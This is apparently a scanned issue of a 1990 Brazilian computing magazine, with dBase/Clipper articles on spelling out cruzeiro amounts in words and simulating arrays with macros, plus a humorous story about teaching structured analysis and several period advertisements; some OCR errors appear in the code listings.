  RDEST=0
  DO WHILE RDEST < TDEST
    ADEST=VAL(SUBSTR(VDEST,TDEST-RDEST,1))
    DEST2=DEST2+ADEST
    RDEST=RDEST+1
  ENDDO
  VDEST5=LTRIM(STR(DEST2,2))
  TDEST5=LEN(VDEST5)
  DEST3=0
  RDEST3=0
  DO WHILE RDEST3 < TDEST5
    ADEST5=VAL(SUBSTR(VDEST5,TDEST5-RDEST3,1))
    DEST3=DEST3+ADEST5
    RDEST3=RDEST3+1
  ENDDO
  @ 18,0 SAY "DESTIND = "+STR(DEST1,3)+" = ";
  +STR(DEST2,2)+" = "+STR(DEST3,2)
  SET CONSOLE OFF
  WAIT
  ?T CONSOLE ON
  IF VOGAIS3 <> 0
    REPLACE MOTIVACAO WITH VOGAIS3
  ELSE
    REPLACE MOTIVACAO WITH VOGAIS
  ENDF
  IF CONSOA3 <> 0
    REPLACE PERSONALID WITH CONSOA3
  ELSE
    REPLACE PERSONALID WITH CONSOA
  ENDF
  REPLACE CARATER WITH EXPR4, DESTIND WITH DEST3
  ENDDO
  CLOSE DATA
  CLEAR
  SET TALK ON
  SET STATUS ON
  SET BELL ON
  RETURN

```

A função que faltava

Veja como obter valores numéricos por extenso e dê por encerrada a tarefa de amansar o Leão

André Luiz Lopes Sant'Ana e Marcos Guterres Alves

A matéria da edição anterior intitulada "Como amansar o Leão" mencionou que neste número seria publicada uma função que, a partir de um valor passado como parâmetro, retornava o extenso correspondente em cruzeiros. Conforme prometido, neste artigo será descrita esta função. Ela deve interessar a muitos programadores que já quebraram a cabeça tentando criar algo parecido, mas esbarraram na grande quantidade de condições que a função exige para que o extenso seja retornado corretamente.

Em primeiro lugar, veremos algumas características da função:

- A função retorna o extenso de quantias entre Cr\$ 0,00 e Cr\$999.999,99 porém, com algumas alterações, ela pode funcionar perfeitamente com qualquer quantia;

- Esta função é de uso geral, isto é, pode ser usada por qualquer programa, não se restringindo apenas ao SISTEMA DE IMPOSTO DE RENDA (sistema descrito em "Como amansar o Leão");

- Caso seja passado um 0 (zero) como parâmetro, a função retornará a uma string vazia;

- Foram tomados os devidos cuidados com o singular e o plural da unidade monetária corrente. Logo, se for passado como parâmetro o valor 1 (um), a string de retorno será UM CRUZEIRO e não UM CRUZEIROS. Do mesmo modo, se for passado 0.01 como parâmetro, será retornada a string UM CENTAVO, no singular;

- A função não testa se o número entrado está na faixa permitida (entre 0.00 e 999.999,99). Fica a cargo do programador julgar a necessidade ou não

de fazer esta alteração, pois ele é quem sabe qual a faixa de valores que será obedecida pelo seu programa;

- Caso algum dia (espero que nunca) seja novamente mudada a unidade monetária em vigor, bastará o programador editar a função e alterar as strings correspondentes às unidades monetárias conforme necessário.

Este é um breve resumo do conteúdo de cada variável da função:

STRN - Contém o número transformado em string. A string é preenchida com zeros à esquerda, caso seja necessário.

SIZE - Corresponde à quantidade de dígitos do número.

CM - Centena de milhar.

DM - Dezena de milhar.

UM - Unidade de milhar.

CT - Centena.

DZ - Dezena (também usada no cálculo dos centavos).

UN - Unidade (também usada no cálculo dos centavos).

EXT - String que contém o extenso do valor desejado.

RESP - String de retorno das funções que são chamadas para formar o extenso do valor desejado.

Veja, a seguir, a depuração dos principais trechos da função:

SET POINT TO ""

Este comando é indispensável para o perfeito funcionamento da função.

STRN =
SUBSTR(STR(NUMBER,9,2)

A variável STRN recebe o valor transformado em string de tamanho 9 e com duas casas decimais.

STRN = REPL("0",9-SIZE) + STRN

STRN recebe a string, porém são colocados tantos zeros quantos forem necessários para que a string tenha tamanho 9. Por exemplo: a string "1234.00" se torna "001234.00".

CM = SUBSTR(STRN,1,1)

""

""

UN = SUBSTR(STRN,6,1)

Pega cada algarismo do número em questão.

EXT = CENTENA (CM,DM,UM) +
DEZENA(DM,UM) + UNIDADE
("S",DM,UM)

Este trecho forma o extenso da parte de milhar do número chamando as funções de formação de string. O "S" na função unidade é um flag que, quando está setado, como é o caso, ativa o funcionamento do "HUM" para que não haja problemas de ortografia.

IF LEN(EXT)>0

EXT = EXT + "MIL "

IF CT «"0" .AND .DZ = "0" .AND.

UN = "0"

EXT = EXT + "E"

ELSE

IF CT «"0" .OR. DZ«"0" .OR.

UN«"0"

EXT = EXT + ", "

ENDIF

ENDIF

ENDIF

Este trecho completa a primeira parte da string. Caso o tamanho de EXT seja maior do que zero, indicando que a string já tem algum conteúdo, adiciona "MIL" à string. Se a centena for diferente de zero e a dezena e a unidade forem iguais a zero, adiciona "E" à string. Se a centena for diferente de zero, e a dezena ou a unidade (ou am-

bas) também forem diferentes de zero, adiciona "" à string. A explicação disso se deve ao seguinte: quando temos números em que a dezena e a unidade são iguais a zero e a centena é diferente, como é o caso de 11.100 ou 2.300, nós escrevemos ONZE MIL E CEM CRUZEIROS e DOIS MIL E TREZENTOS CRUZEIROS. Quando a dezena ou a unidade, ou as duas, forem diferentes de zero, nós escrevemos com ""'. Por exemplo: 1.123 e 5.607 e são grafados HUM MIL, CENTO E VINTE E TRÊS CRUZEIROS e CINCO MIL, SEISCENTOS E SETE CRUZEIROS.

```
EXT = CENTENA (CM,DM,UM) +
DEZENA (DM,UM) + UNIDADE
("N",DM,UM)
```

Este trecho forma o extenso da parte da unidade do número, chamando as funções de formação da string. Neste caso o flag da função de unidade está desativado, pois não escrevemos HUM CRUZEIRO e sim UM CRUZEIRO.

```
IF SUBSTR(STRN,1,6) = "000001"
EXT = EXT + "CRUZEIRO"
ELSE
IF LEN(EXT) >> 0
EXT = EXT + "CRUZEIROS"
ENDIF
ENDIF
```

O conjunto de decisões acima coloca a unidade monetária no extenso. Se a parte inteira do valor for igual a um, a unidade ficará no singular, caso contrário efetuamos outro teste para

ver se o tamanho da string de retorno é maior do que zero (não havendo extenso, o número é zero) e colocamos a unidade monetária no plural.

```
IF SUBSTR(STRN,8,2) >> "00"
Se a parte fracionária do número
for maior que zero...
```

*Esta função é
de uso geral,
podendo ser
usada por
qualquer
programa*

```
DZ = SUBSTR(STRN,8,1)
UN = SUBSTR(STRN,9,1)
...pega a dezena e a unidade do número.
```

```
IF LEN(EXT)>>0
EXT = EXT + "E"
ENDIF
```

Se o tamanho da string for maior do que zero (o número é maior do que zero) adiciona "E" à string (tantos cruzeiros "E" tantos centavos).

```
EXT = EXT + DEZENA (ZD,UN) +
UNIDADE ("N",DZ,UN)
```

Calcula o extenso da parte fracionária do número. Neste caso o flag da função unidade também está desligado, pois não existe HUM CENTAVO.

```
EXT = EXT +
IIF(SUBSTR(STRN,8,2)="01"";CEN-
TAVO"";CENTAVOS")
```

Completa o extenso colocando a terminação fracionária da unidade monetária corrente na string. Aqui também são respeitados o plural e o singular da unidade monetária.

```
ENDIF
Finaliza o IF. A string está pronta.
```

```
RETURN(EXT)
Retorna a string.
```

```
Eis o código de chamada da função:
NUM = 102955.91
A = EXTENSO(NUM)
? A
```

Para finalizar, não esqueça de executar os seguintes comandos antes de usar a função:

```
SET DEBUG OFF
SET TRAP OFF
SET TALK OFF
```

MARCOS GUTERRES FERREIRA ALVES é Tecnólogo em Processamento de Dados e Analista de Sistema da Editora Expressão e Cultura - EXPED. Programa em Basic, Cobol, Pascal, C, dBase, Assembler e Clipper.

ANDRÉ LUIS LOPES SANT'ANA é Tecnólogo em Processamento de Dados e trabalha como Analista de Sistemas na EBID - Páginas Amarelas. Programa em Assembler, Pascal e dBase.



NOVELL



INTEGRAÇÃO EM REDES LOCAIS

- PLACAS DE REDE LOCAL NE 1000, NE 2000
- SOFTWARE NETWORK ADVANCED V 2.15, SFT V 2.15, 386 V 3.1
- INSTALAÇÃO • SUPORTE
- TREINAMENTO • MANUTENÇÃO

A MAXXIREDE DISPÕE DE UMA EQUIPE DE EXPERIENTES ANALISTAS DE SOFTWARE E TÉCNICOS DE HARDWARE, TREINADOS PARA PROJETAR, INSTALAR E DAR SUPORTE TÉCNICO ÀS REDES NETWORK.

ACEITAMOS REVENDEDORES EM TODO O BRASIL

TEL.: (021)205-3446



MAXXIREDE INFORMÁTICA S.A.

Praia do Flamengo, 66-B - conjunto 604
Rio de Janeiro-RJ - CEP 22210
Telex: 21-32662

• Função EXTENSO

```

*****
* Funcao : EXTENSO
*
* Autores : Marcos Aives & Andre Sant'Ana
* Data : Junho 90
* Descricao :
* Esta funcao recebe um valor como parametro
* e retorna o seu extenso usando a unidade no-
* netaria corrente.
*****

FUNCTION EXTENSO
PARAMETERS NUMBER
PRIVATE STRN,CM,DM,UM,CT,DZ,UN,EXT,SIZE
SET POINT TO "."

STRN = LTRIM(STR(NUMBER,9,2))
SIZE = LEN(STRN)
STRN = REPL("0",9-SIZE) + STRN

CM = SUBSTR(STRN,1,1)
DM = SUBSTR(STRN,2,1)
UM = SUBSTR(STRN,3,1)
CT = SUBSTR(STRN,4,1)
DZ = SUBSTR(STRN,5,1)
UN = SUBSTR(STRN,6,1)

EXT = CENTENA(CM,DM,UM) + DEZENA(DM,UM) + UNIDADE("S",DM,UM)

IF LEH(EXT)>0
  EXT = EXT + " MIL "
  IF CT <> "0" .AND. DZ = "0" .AND. UN = "0"
    EXT = EXT + "E "
  ELSE
    IF CT <> "0" .OR. DZ <> "0" .OR. UN <> "0"
      EXT = EXT + ", "
    ENDIF
  ENDIF
ENDIF

EXT = EXT + CENTENA(CT,DZ,UN) + DEZENA(DZ,UN) + UNIDADE("N",DZ,UN)

IF SUBSTR(STRN,1,6) = "000001"
  EXT = EXT + "CRUZEIRO "
ELSE
  IF SUBSTR(STRN,1,6) > "000000"
    EXT = EXT + "CRUZEIROS "
  ENDIF
ENDIF

IF SUBSTR(STRN,8,2)>"00"
  DZ = SUBSTR(STRN,8,1)
  UN = SUBSTR(STRN,9,1)
  IF LEH(EXT)>0
    EXT = EXT + "E "
  ENDIF
  EXT = EXT + DEZENA(DZ,UN) + UNIDADE("N",DZ,UN)
  EXT = EXT + IIF(SUBSTR(STRN,8,2)="01", "CENTAVO ", "CENTAVOS ")
ENDIF

RETURN (EXT)

FUNCTION CENTENA
PARAMETERS C,D,U
PRIVATE RESP,C,D,U
DO CASE
CASE C = "0"
  RESP = ""
CASE C = "1"
  IF D = "0" .AND. U = "0"
    RESP = "CEM "
  ELSE
    RESP = "CENTO "
  ENDIF
CASE C = "2"
  RESP = "DUZENTOS "
CASE C = "3"
  RESP = "TREZENTOS "
CASE C = "4"
  RESP = "QUATROCENTOS "
CASE C = "5"
  RESP = "QUINHENTOS "
CASE C = "6"
  RESP = "SEISCENTOS "
CASE C = "7"
  RESP = "SETECENTOS "

```

```

CASE C = "8"
  RESP = "DITOCENTOS "
CASE C = "9"
  RESP = "NOVECENTOS "
ENDCASE
IF (D>"0" .OR. U>"0") .AND. C>"0"
  RESP = RESP + "E "
ENDIF
RETURN (RESP)

```

```

FUNCTION DEZENA
PARAMETERS D,U
PRIVATE RESP,D,U
DO CASE
CASE D = "0"
  RESP = ""
CASE D = "1"
  DO CASE
CASE U = "0"
  RESP = "DEZ "
CASE U = "1"
  RESP = "ONZE "
CASE U = "2"
  RESP = "DOZE "
CASE U = "3"
  RESP = "TREZE "
CASE U = "4"
  RESP = "QUATORZE "
CASE U = "5"
  RESP = "QUINZE "
CASE U = "6"
  RESP = "DEZESSEIS "
CASE U = "7"
  RESP = "DEZESETE "
CASE U = "8"
  RESP = "DEZOITO "
CASE U = "9"
  RESP = "DEZENOVE "
  ENDCASE
CASE D = "2"
  RESP = "VINTE "
CASE D = "3"
  RESP = "TRINTA "
CASE D = "4"
  RESP = "QUARENTA "
CASE D = "5"
  RESP = "CINQUENTA "
CASE D = "6"
  RESP = "SESSENTA "
CASE D = "7"
  RESP = "SETENTA "
CASE D = "8"
  RESP = "OITENTA "
CASE D = "9"
  RESP = "NOVENTA "
ENDCASE
IF D>"1" .AND. U>"0"
  RESP = RESP + "E "
ENDIF
RETURN (RESP)

```

```


FUNCTION UNIDADE
PARAMETERS FLAG,D,U
PRIVATE RESP,FLAG,D,U
DO CASE
CASE U = "0" .OR. D="1"
  RESP = ""
CASE U = "1"
  RESP = IIF(FLAG="S","HUM ","UM ")
CASE U = "2"
  RESP = "DOIS "
CASE U = "3"
  RESP = "TRES "
CASE U = "4"
  RESP = "QUATRO "
CASE U = "5"
  RESP = "CINCO "
CASE U = "6"
  RESP = "SEIS "
CASE U = "7"
  RESP = "SETE "
CASE U = "8"
  RESP = "OITO "
CASE U = "9"
  RESP = "NOVE "
ENDCASE
RETURN (RESP)

```

PAGO controla a emissão de cheques e coloca automaticamente a chancela

cheques
personalizados no
micro e com
segurança

chancela
da empresa

Cr\$ *****714.200,00
SETECENTOS E QUATORZE MIL E DUZENTOS CRUZEIROS *****
À EMPRESA EXEMPLO
RIO DE JANEIRO, 18 DE DEZEMBRO DE 1990
R\$ 714.200,00 

**FINALMENTE!
O PROGRAMA QUE
FALTAVA!**

(021) 263-4386

estratégia s.c.
av. pres. vargas 962/414 - rio

Conheça também
**PAPEL TIMBRADO e
ETIQUETA TIMBRADA.**




DIMENSÃO VÍDEO & INFORMÁTICA

PROMOÇÃO
Todos os dias Locação Cr\$ 100,00




LINHA Video
Os melhores lançamentos
LINHA DE ACESSÓRIOS:
TRANSCORDER EXTERNO
TRANSCODIFICAÇÃO INTERNA
CAPAS PARA VIDEO
ASSISTÊNCIA TÉCNICA


**A 1ª DA ZONA LESTE
TOTALMENTE
INFORMATIZADA**



LINHA Amiga
JOGOS E APLICATIVOS
COM MANUAL
AMIGA 500/2.000 e 2.500 C/HO
EXPANSÃO DE 512 KB
DRIVES EXTERNOS
MONITORES COLORIDOS
CONVERSORES RGB/PAL-M/NTSC



LINHA Games
LOCAÇÕES DE CARTUCHOS PARA:
MASTER SYSTEM (TODOS OS CARTUCHOS)
PHANTOM e NINTENDO
DYNAVISOR II / TOP GAME
PC ENGINE / (CARTELA e LASER)
SEGA 16 (MEGA DRIVE e GENESIS)
COMPRA E VENDA DE
VIDEO GAMES E ACESSÓRIOS.



**Agora também
ASSISTÊNCIA TÉCNICA**

LANÇAMENTOS

NINJA GAIDEN I e II
DOUBLE DRAGON I e II
TARTARUGAS NINJA
ROBOCOP
BATMAN

SUPER MARIO BROS
SUPER CONTRA
E MUITOS
OUTROS!

ATENÇÃO VIDEO LOCADORAS
Venha conhecer o mais completo programa para
controle de Vídeo Locadoras.

**R. STA.
VIRGINIA,
107 - TEL.:
296-4928 - 217-7161/
(Trav. Av. Celso Garcia, 4500)
a 300m do Metrô Carrão**

Mais um novo endereço:
R. Afonso Celso, 771 - Vila Mariana

Simulação de matrizes

Implemente seu programa em dBase com esta técnica de simulação de matrizes

Mauro Steigleder

Você já deve ter se deparado várias vezes com situações que necessitem o uso de matrizes e, obviamente, ter percebido o quanto é desconfortável e trabalhoso resolver a situação sem o auxílio destas, principalmente se a dimensão da matriz é definida durante a execução do programa através de uma ou mais variáveis que possuem um valor sem limite prévio. A situação torna-se ainda mais trabalhosa se a dimensão da matriz é muito grande, exigindo um número imenso de variáveis a serem definidas e, conseqüentemente, uma enorme quantidade de espaço perdido no programa. O dBase III+, o dBase II e o III, não possuem nenhum comando ou função que manipule matrizes, mesmo as unidimensionais; então o que se pode fazer para resolver tal problema com o menor trabalho possível?

O dBase III+ possui uma função denominada macro (&) cuja finalidade é substituir o nome da variável pelo seu conteúdo. Um exemplo claro do funcionamento desta função poderia ser o seguinte:

```
. QUANT = 123.45
123.45
. X = "QUANT"
QUANT
. ? & X
123.45
```

Inicialmente armazena-se qualquer valor na variável QUANT e cria-se uma variável intermediária (no caso X), cujo valor é a string "QUANT". Desta forma a função macro simplesmente substitui o valor da variável intermediária X pelo seu conteúdo, ou seja, a string "QUANT". Este fato resulta em substituir ? &X por ? QUANT (observe que a função macro somente pode ser usada substituindo uma variável caracter). Tendo bem clara essa idéia sobre a função macro, podemos começar a explicar como simular uma matriz no dBase III+.

Começamos inicialmente criando uma variável-índice (por exemplo IND), cujo valor numérico pode variar entre zero e a dimensão da matriz (por exemplo MAT) e adicionamos o valor (transformado para string) da variável-índice, colocando o resultado em uma variável intermediária. Pode se fazer como no programa ao lado:

```
ind = 0 && índice inicial da matriz
DO WHILE ind <= 9 && a dimensão da matriz é 9
matx = "MAT"+STR(ind,1) && variável intermediária contém
&matx = "Micro Sistemas" o nome da matriz e o seu índice
ind = ind + 1
ENDDO
SUSPEND
```

Que equivaleria ao seguinte programa em Basic:

```
DIM MAT$(9)
FOR IND = 0 TO 9
MAT$(IND) = "Micro Sistemas"
NEXT IND
END
```

Ou seja, o programa porá a string "Micro Sistemas" em todos os elementos entre 0 e 9 da matriz MAT.

Entretanto deve-se tomar muito cuidado pois, para casos em que a dimensão da matriz é superior a nove, deve-se fazer uma pequena rotina de conversão de valores, já que uma variável não pode conter espaços no seu nome.

Essa rotina de conversão pode ser semelhante a rotina abaixo:

a) Se a dimensão for inferior a 100:

```
IF ind < 10
  indx = STR(ind,1) && valores entre 0 a 9
ELSE
  indx = STR(ind,2) && valores entre 10 a 99
ENDIF
```

b) Se a dimensão for inferior a 1000:

```
IF ind < 10
  indx = STR(ind,1) && valores entre 0 e 9
ELSE
  IF ind < 100
    indx = STR(ind,2) && valores entre 10 e 99
  ELSE
    indx = STR(ind,3) && valores entre 100 e 999
  ENDIF
ENDIF
```

```

*****
****PROGRAMA DEMONSTRATIVO****
*****SOBRE MATRIZES*****
*****
SET TALK OFF
SET STATUS OFF
SET DECIMALS TO 2
SET CONFIRM ON
dimensao = SPACE(2)
ponteiro = 0
intermed = 0
flag = .T.

***ROTINA DE ENTRADA DOS DADOS**

CLEAR
DO WHILE .T.
  @4,10 SAY "Quantos numeros quer ordenar" GET dimensao
  READ
  dimensao = VAL(dimensao)
  dimensao = dimensao - 1
  IF dimensao > 0
    EXIT
  ENDF
ENDDO
CLEAR
DO WHILE ponteiro <= dimensao
  IF ponteiro < 10
    indx=STR(ponteiro,1)
  ELSE
    indx=STR(ponteiro,2)
  ENDF
  matx="MAT"+indx
  &matx = 0
  INPUT " Digite o "+STR(ponteiro+1,2)+"o. numero: " TO &matx
  ponteiro = ponteiro + 1
ENDDO

*****ROTINA DE ORDENACAO*****

DO WHILE flag
  ponteiro = 0
  flag = .F.
  DO WHILE ponteiro <= dimensao - 1
    IF ponteiro < 9
      indx1 = STR(ponteiro,1)
      indx2 = STR(ponteiro+1,1)
    ELSE
      IF ponteiro = 9
        indx1 = "9"
        indx2 = "10"
      ELSE
        indx1 = STR(ponteiro,2)
        indx2 = STR(ponteiro+1,2)
      ENDF
    ENDF
    matx1 = "MAT"+indx1
    matx2 = "MAT"+indx2
    IF &matx2 < &matx1
      intermed = &matx2
      &matx2 = &matx1
      &matx1 = intermed
      flag = .T.
    ENDF
    ponteiro = ponteiro + 1
  ENDDO
  *****ROTINA DE IMPRESSAO*****
  ponteiro = 0
  clear
  ? " Os valores em ordem crescente sao:"
  DO WHILE ponteiro <= dimensao
    IF ponteiro < 10
      indx = STR(ponteiro,1)
    ELSE
      indx = STR(ponteiro,2)
    ENDF
    matx = "MAT"+indx
    ? " "+STR(&matx,10,2)
    IF ponteiro/22=INT(ponteiro/22) .AND. dimensao>23 .AND. ponteiro # 0
      conf = " "
      SET CONFIRM OFF
      @24,34 SAY "Tecla algo" GET conf
      READ
      CLEAR
    ENDF
    ponteiro = ponteiro + 1
  ENDDO
  RETURN

```

Figura 1

E assim por diante até o valor desejado. A mesma técnica pode ser utilizada para matrizes bi e tridimensionais, somente mudando a quantidade de variáveis-índice a serem somadas à variável que contém o nome da matriz. Entretanto, deve-se ressaltar que as variáveis no dBase III+ podem ter somente uma extensão de 10 caracteres. Assim, deve-se atentar para o tamanho da variável intermediária.

Segue, na figura 1, um programa demonstrativo de como se pode simular uma matriz. O programa pede um número entre 1 e 99 (que será a dimensão da matriz), e logo após pede para entrarmos com todos os valores desta matriz. Então ordena-a em ordem crescente e a seguir imprime os seus valores ordenados, parando a cada tela cheia e esperando que se tecla algo. É um programa clássico sobre matrizes mas que serve muito bem para ilustrar a

simulação destas no dBase III+.

Ao rodar o programa no dBase III+, com o comando DO, não se assuste se o programa aparentar ter "trancado", pois a função macro torna o programa um pouco mais lento. Caso você insira um valor relativamente alto para a dimensão da matriz, a ordenação demorará bastante, mas, se você possui compilador CLIPPER, a velocidade do programa se elevará significativamente.

Bem, se você agora tem uma idéia de como se pode simular uma matriz no dBase III+, já pode implementar, melhorar e tornar muito menos trabalhosos os seus programas em dBase III+.

MAURO STEIGLEDER estuda Análise de Sistemas na UNISINOS-RS e é autodidata em informática. Programa em Basic, Cobol, Pascal, Assembler e dBase.

TUDO PARA MSX

- DRIVES DE 5 1/4 E 3 1/2
- IMPRESSORAS
- MONITORES
- MODEM DE COMUNICAÇÃO
- EXPANSOR DE SLOTS
- TRANSFORMAÇÃO PARA 2.0

Distribuidor dos produtos: DDX — TELCOM — GTS — ELGIN — TACTO

Distribuidor dos softs: PRACTICA (DBASE II e SUPERCALC)

LANÇAMENTO EXCLUSIVO: Copiador GTS (Copia e formata D/D em 36 segundos)

Solicite nosso catálogo de programas. Atendemos todos os estados em 24 horas via SEDEX.

Para fazer seu pedido envie cheque nominal com carta detalhada para MSX-SOFT



tel: (021)284-6791

Matriz: RJ - Av. 28 de Setembro, 226 Loja 110 VILA SHOPPING - RJ - CEP 20551 - Tel: 284-6791 e 264-1549
 Filial: Curitiba - Av. 7 de Setembro, 3.146 Loja 20 - SHOPPING SETE - CURITIBA - PR - CEP 80010 - Tel: 232-0399
 Filial: SP - Caixa Postal 20.217 - CEP 04043 Tel: 579-8050

SomeWare

Uma visão humana e bem-humorada sobre o aprendizado de temas cruciantes da informática

Ricardo Ghirlanda

Difícil. Desesperadora. O instrutor via assim a situação em que se colocara ao aceitar a missão de inculcar nos empregados da SomeWare, empresa de desenvolvimento de sistemas, os conceitos básicos de metodologia estruturada, métrica, CASE e inteligência artificial.

- Estruturada no quê, mesmo?

Alberto, atrasado para o início da primeira aula, nem imaginou que a melhor coisa a fazer era ficar invisível no fundo da sala de reuniões, transformada em sala de aulas durante aquela semana. Ele não via, como os demais empregados da SomeWare, o menor sentido em estar ali. Afinal, já tinha seis anos de experiência em desenvolvimento de sistemas. Menos que Baricelli, neto de italianos, que jurava que "melhor que uma pizza, só duas!" e já apresentava um curriculum de 9 anos, sem contar o tempo que havia gasto na universidade num curso incompleto de administração, onde teve seu primeiro contato com um computador e descobriu que preferia programá-lo a usá-lo como ferramenta.

Havia o tal de Charles (por alguma razão o instrutor achava que aquele nome era apelido), especialista em comunicação de dados. Pelo menos foi assim que ele se apresentou (era sobrinho do dono).

Delamarte era o "boy". Garoto inteligente e esforçado, estava tendo uma chance de passar a integrar a equipe de desenvolvimento da SomeWare.

Havia dois outros, Edu e Fred, pleiteando um estágio, válido para o curso de graduação que faziam.

Zelda era a secretária. O instrutor não sabia o que ela estaria fazendo ali. Mas estava presente.

O instrutor recomeçou:

- "Estruturada" é a metodologia de especificação, análise, desenvolvimento e implantação de um sistema. Dependendo de como a análise for estruturada, o sistema que o cliente - o usuário - encomendou, pode vir a ser uma maravilha: não só atendendo a todos os seus pedidos mas incluindo facilidades que nem imaginaria possíveis. Pode vir a ser um elefante branco, difícil de ser implantado e operado, como pode, simplesmente, nem chegar a ser, a existir.

Falou de um só fôlego, achando que havia plantado alguma semente.

- Estou me lembrando daquele sistema que a Tecidos Guanabara queria para controle de estoque. Até hoje fazemos manutenção no miserável...

- Que manutenção, que nada, Alberto, corrigiu Baricelli, o nome é "remando", mesmo.

Bem. Pelo menos a interrupção mostrava que o interesse despertado poderia ser canalizado para...

- Pô, cara! Como é que eu ia lá saber que o sujeito aos poucos começaria a pedir um monte de relatórios?!

- Professor, envenenou Charles, um trabalho de análise melhor elaborado não poderia prever todas as necessidades do cliente?

- Certo! Era por aí que eu gostaria...

- Eu aposto que eu perceberia, loquinhão, as necessidades do cliente...

Depois das risadas sem graça pelo aparte de Zelda, o instrutor continuou:

- O processo de levantar as necessidades do usuário, às vezes descobrindo que podemos auxiliá-lo ainda mais do que ele próprio imaginaria possível, através de reuniões sistemáticas, é parte da análise estruturada. Vejamos o seguinte: reuniões informais, sem uma espécie de ata, limitam o analista à sua memória. Mesmo que não se imponha muita formalidade, é possível se valer da ata (que será mais tarde, além de fonte de informações, um documento defensivo), somada a uma ferramenta que descreva graficamente o fluxo dos dados, conforme eles forem aparecendo no diálogo do cliente com o analista. Esta ferramenta pode passar a ser de uso comum entre o analista e o cliente - desde que seja facilmente compreendida, sem chance de interpretações dúbias, nem de componentes difíceis de serem apontados mais tarde, durante um contato telefônico. Tom de Marco é muito bom em sua...

- Tom de que?! Tipo marco de estrada? Verde? É algum tipo de papel? Um formulário especial?

O instrutor teve que dar duas ou três respiradas. Afinal Zelda não tinha culpa... A culpa era dele mesmo por não ter proposto uma seleção da audiência.

- Tom de Marco, um brilhante palestrista, de idéias claras e organizadas, uniu forças com uma empresa, a Your-

don Inc. e... se você quer saber, Zelda, dono da coleção de gravatas mais vistas que já se viu... Mostrou ser um líder de primeira linha quanto a seminários, capaz de se expressar com uma franqueza tremenda e de uma vontade imensa de aprender com seus alunos. Em seu livro "Análise Estruturada e Especificação de Sistemas", apresentou o que ele achava que seria uma boa ferramenta gráfica para mostrar como os dados caminhavam por um sistema. Ele a chamou de DFD (escreveu as letras no quadro atrás de si). Estas letras são as iniciais de Diagrama de Fluxo de Dados. Diferente dos fluxogramas que vocês estão acostumados a ver e cansados de desenhar, os DFD mostram fluxos de dados e não os controles sobre os dados. Não importa como os dados são processados mas, sim, por onde eles passam.

- Mais ou menos como "a pizza é feita com o quê", ao invés de "prepara-se uma pizza assim e assado", certo?

- Isto, Bariccellil! Mas trata-se, apenas, de uma das ferramentas à disposição de um analista de sistemas na primeira fase do seu trabalho: a de levantamento das necessidades do cliente, demarcando onde cada dado entra em campo.

- Ah!... Este Marco deve ser jogador de futebol... Será que alguma das suas gravatas é assinada pelo Falcão? Que gracinha!...

O instrutor nem virou o olhar para a Zelda.

- Muito bem. De posse do material (as atas das reuniões e dos DFD discutidos com o cliente) e do seu próprio sentimento a respeito do cliente, o analista dá início à fase de análise dos dados. Esta fase é crítica e ele deve, sempre que achar necessário, tornar a entrar em contato com o cliente de modo a não restar qualquer dúvida a respeito de algum dado ou se perceba que algum dado foi omitido pelo cliente.

- Mas o cliente pode deixar de informar alguma coisa? Se isto acontecesse, ele estaria jogando contra ele mesmo...

- Sim, isto realmente acontece; infelizmente, mais vezes do que gostaríamos. Às vezes por mera distração, às vezes porque o cliente costuma dar

mais valor a determinado dado e menos ou nenhum a outro. Existem diversos fatores que levam à omissão da informação. Por isso, o especialista deve analisar com muito cuidado o material nesta fase. Qualquer falha neste aspecto pode implicar em um sistema que tenha que ser jogado no lixo.

- De volta à velha prancheta?

- Pois é. Ou se sujeitar aos "reminhos", Alberto. Acontece que isto é, no mínimo, contraproducente. O tempo que um analista emprega fazendo alterações, certamente poderia estar sendo utilizado em outros projetos. Na realidade eu pertenço à escola do "pense antes". Como não sou privilegiado com poderes paranormais que

retamente junto ao cliente. Estas entradas se transformam na principal saída da fase de análise, o Documento Alvo, também chamado de Especificação Funcional. Outras saídas possíveis seriam orçamento, cronograma e qualquer tipo de informação quanto aos requisitos físicos, necessários ao estudo do hardware a ser envolvido. A Especificação Funcional ainda passa pelo Projeto Preliminar, onde se projeta o sistema em si, em termos externos e filosóficos. É nesta fase ainda que se vêem as necessidades de configuração e desempenho. Durante a fase de Projeto Preliminar, selecionam-se os módulos, desenha-se o fluxograma (ou algo equivalente), redige-se algum tipo de narrativa sobre cada módulo e esquematizam-se as áreas de dados

Pelo olhar de todos, o instrutor percebia que havia captado o interesse pelo assunto e a primeira manifestação dos dois estagiários

me permitam ler pensamentos ou prever o futuro, prefiro analisar com cuidado os dados levantados durante entrevistas bem conduzidas, preparar um Documento Alvo que esteja o mais próximo possível daquele que meu próximo cliente prepararia se fosse ele o analista.

Neste ponto o instrutor percebeu Edu e Fred prestes a se manifestarem e esperou.

- Documento Alvo? perguntaram em uníssono.

Gratificante. Pelo olhar de todos, o instrutor percebia que havia captado o interesse pelo assunto e a primeira manifestação dos dois estagiários.


- Documento Alvo é o nome dado ao documento que especifica o projeto em termos de funcionalidade. Mas estamos nos adiantando. Em geral, os resultados dos levantamentos são agregados em algo chamado Documento de Viabilidade, Documento de Requisitos Técnicos ou algum outro nome assim. Ainda nesta segunda fase, contamos com duas entradas: o Documento de Viabilidade e, novamente, o fluxo de dados levantado di-

e tabelas mais importantes. Geralmente é nesta fase que são preparados os planos de teste. Finalmente, vem a fase de detalhamento do projeto, onde aparecem as especificações dos programas.

- Professor! Se os planos para testes já são definidos durante a fase dita "preliminar", os programas ainda não estão especificados, certo? Então como se pode saber o que testar nos programas?

A pergunta de Alberto certamente era um bom gancho para que o instrutor propusesse o fim das atividades do dia, deixando a sugestão para que os outros tentassem, cada um por si, responder. Prometeu que no dia seguinte explicaria esta situação e, veriam, seria o melhor momento para isto. Certamente não lhe faria mal que o rapaz se pavoneasse um pouco com os colegas por ter, como acreditava, "encostado o professor na parede".

No dia seguinte, apesar da turma nem ter se preocupado com o momento exato para se definir os planos de teste, o instrutor apresentou a seguinte figura: ▶



